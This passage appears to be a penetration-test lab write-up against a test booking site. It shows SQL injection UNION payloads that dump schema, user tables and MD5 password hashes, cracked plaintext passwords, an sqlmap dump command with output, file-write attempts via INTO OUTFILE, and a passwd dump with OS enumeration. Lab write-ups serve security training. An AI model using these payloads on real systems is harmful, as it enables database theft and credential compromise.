User:/var/ftp:/sbin/nologin*<br>*nobody:x:99:99:Nobody:/:/sbin/nologin*<br>*dbus:x:81:81:System message bus:/:/sbin/nologin*<br>*polkitd:x:999:999:User for polkitd:/:/sbin/nologin*<br>*avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin*<br>*avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin*<br>*libstoragemgmt:x:998:997:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin*<br>*abrt:x:173:173::/etc/abrt:/sbin/nologin*<br>*sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin*<br>*postfix:x:89:89::/var/spool/postfix:/sbin/nologin*<br>*ntp:x:38:38::/etc/ntp:/sbin/nologin*<br>*chrony:x:997:996::/var/lib/chrony:/sbin/nologin*<br>*tcpdump:x:72:72::/:/sbin/nologin*<br>*student:x:1000:1000:student:/home/student:/bin/bash*<br>*apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin*<br>*tomcat:x:91:91:Apache Tomcat:/usr/share/tomcat:/sbin/nologin*<br>*dovecot:x:97:97:Dovecot IMAP server:/usr/libexec/dovecot:/sbin/nologin*<br>*dovenull:x:996:995:Dovecot's unauthorized user:/usr/libexec/dovecot:/sbin/nologin*<br>*student00:x:1001:1001::/home/student00:/bin/bash*<br>*named:x:25:25:Named:/var/named:/sbin/nologin*<br>*mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin* |

Payload:


```
    1' union select table_name, column_name from information_schema.columns where table_schema != "mysql" and table_schema != "information_schema" and table_schema != "performance_schema"#
```



| Username | Membership Type |
|---|---|
| booking | booking_id |
| booking | user_id |
| booking | booking_date |
| customer | user_id |
| customer | username |
| customer | address |
| customer | membership_type |
| customer | password |

Payload:


```
    1' union select @@hostname, @@datadir #
```



| Username | Membership Type |
|---|---|
| server4.example.com | /var/lib/mysql/ |

Payload:


```
    1' union select concat("<b>Userid: </b><i>", user_id, "</i><br><b>Username: </b><i>", username, "</i>"), concat("<i>", password, "</i>") from customer #
```



| Username | Membership Type |
|---|---|
| **Userid:** *1*<br>**Username:** *user486* | *34819d7beeabb9260a5c854bc85b3e44* |
| **Userid:** *2*<br>**Username:** *user109* | *93453b1ef4323a5bdd2f6c4a3cea8e5f* |
| **Userid:** *3*<br>**Username:** *user788* | *40cd8a09d769be33f9a31136de6c21d9* |
| **Userid:** *4*<br>**Username:** *user391* | *c378985d629e99a4e86213db0cd5e70d* |
| **Userid:** *5*<br>**Username:** *user642* | *4117750aa05d3312fb069fab4b8cdf60* |


Payload:

```
-1' union select concat("<b>Userid: </b><i>",user_id,"</i><br><b>BookingId: </b><i>",booking_id,"</i><br>"), concat("<b>Booking date:</b><i>: ",booking_date,"</i>") from booking #
```




| Username | Membership Type |
|---|---|
| **Userid:** *1*<br>**BookingId:** *1* | **Booking date:**: *18 Feb* |
| **Userid:** *1*<br>**BookingId:** *2* | **Booking date:**: *30 Apr* |
| **Userid:** *1*<br>**BookingId:** *3* | **Booking date:**: *3 Jul* |
| **Userid:** *2*<br>**BookingId:** *4* | **Booking date:**: *8 Dec* |
| **Userid:** *2*<br>**BookingId:** *5* | **Booking date:**: *12 Dec* |
| **Userid:** *3*<br>**BookingId:** *6* | **Booking date:**: *10 May* |
| **Userid:** *3*<br>**BookingId:** *7* | **Booking date:**: *23 Jul* |
| **Userid:** *4*<br>**BookingId:** *8* | **Booking date:**: *8 Jan* |
| **Userid:** *4*<br>**BookingId:** *9* | **Booking date:**: *21 Feb* |
| **Userid:** *4*<br>**BookingId:** *10* | **Booking date:**: *13 Dec* |
| **Userid:** *5*<br>**BookingId:** *11* | **Booking date:**: *4 May* |

Hashkiller results



```
34819d7beeabb9260a5c854bc85b3e44 MD5 mypassword
93453b1ef4323a5bdd2f6c4a3cea8e5f MD5 happyday
40cd8a09d769be33f9a31136de6c21d9 MD5 schoolwork
c378985d629e99a4e86213db0cd5e70d MD5 chocolate
4117750aa05d3312fb069fab4b8cdf60 MD5 ilovesingapore
```


Contents of req.txt captured via burp




```
root@kali:~/pwn/test# cat req.txt
POST /customer/getcustomer.py HTTP/1.1
Host: test.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://test.local/customer/getcustomer.py
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

custusername=1
```

Confirmed data with SQLMAP

```
root@kali:~/pwn/test# sqlmap -r req.txt -D bookingdb -T booking --dump-all --batch
```




```
Database: bookingdb
Table: customer
[5 entries]
+---------+-----------------------------------+----------+-----------------------------------------------+-----------------+
| user_id | address                           | username | password                                      | membership_type |
+---------+-----------------------------------+----------+-----------------------------------------------+-----------------+
| 1       | Blk 109 Tampines Street 4 #05-190 | user486  | 34819d7beeabb9260a5c854bc85b3e44 (mypassword) | gold level b    |
| 2       | Blk 480 Bishan Street 19 #15-082  | user109  | 93453b1ef4323a5bdd2f6c4a3cea8e5f (happyday)   | premium level a |
| 3       | Blk 77 Clementi Ave 8 #09-202     | user788  | 40cd8a09d769be33f9a31136de6c21d9 (schoolwork) | silver level a  |
| 4       | Blk 803 Hougang Ave 1 #02-58      | user391  | c378985d629e99a4e86213db0cd5e70d (chocolate)  | silver level a  |
| 5       | Blk 9 Sengkang Drive 18 #07-38    | user642  | 4117750aa05d3312fb869fab4b8cdf60              | gold level a    |
+---------+-----------------------------------+----------+-----------------------------------------------+-----------------+
```



```
Database: bookingdb
Table: booking
[11 entries]
+---------+------------+--------------+
| user_id | booking_id | booking_date |
+---------+------------+--------------+
| 1       | 1          | 18 Feb       |
| 1       | 2          | 30 Apr       |
| 1       | 3          | 3 Jul        |
| 2       | 4          | 8 Dec        |
| 2       | 5          | 12 Dec       |
| 3       | 6          | 10 May       |
| 3       | 7          | 23 Jul       |
| 4       | 8          | 8 Jan        |
| 4       | 9          | 21 Feb       |
| 4       | 10         | 13 Dec       |
| 5       | 11         | 4 May        |
+---------+------------+--------------+
```


## ADDITIONAL NOTES

Unable to write to /var/www/html
Payload: -1' union select 'writeTest1','writeTest2' into outfile '/var/www/html/write.txt' #




(1, "Can't create/write to file '/var/www/html/write.txt' (Errcode: 13)")

Able to write to /tmp but files are not in normal /tmp folder(no error means successful write)
Payload: -1' union select 'writeTest1','writeTest2' into outfile '/tmp/writeTest.txt' #




| Username | Membership Type |
|---|---|

Strangely file is written to a private directory, is it related to java sandbox?



```
bash-4.2# find . -type f -name writeTest.txt | xargs ls -lah
-rw-rw-rw-. 1 mysql mysql 22 Oct  9 18:01 ./systemd-private-kS01q1/tmp/writeTest.txt
bash-4.2#
```


Even directory names are randomized



```
bash-4.2# cat ./systemd-private-kS01q1/tmp/writeTest.txt
writeTest1      writeTest2
bash-4.2#
```

# Local priv escalation, only on student:student creds


Enumerate os version



```
[student@server4 systemd]$ cat /etc/os-release
NAME="CentOS Linux"
VERSION="7 (Core)"
ID="centos"
ID_LIKE="rhel fedora"
VERSION_ID="7"
PRETTY_NAME="CentOS Linux 7 (Core)"
ANSI_COLOR="0;31"
CPE_NAME="cpe:/o:centos:centos:7"
HOME_URL="https://www.centos.org/"
BUG_REPORT_URL="https://bugs.centos.org/"
```

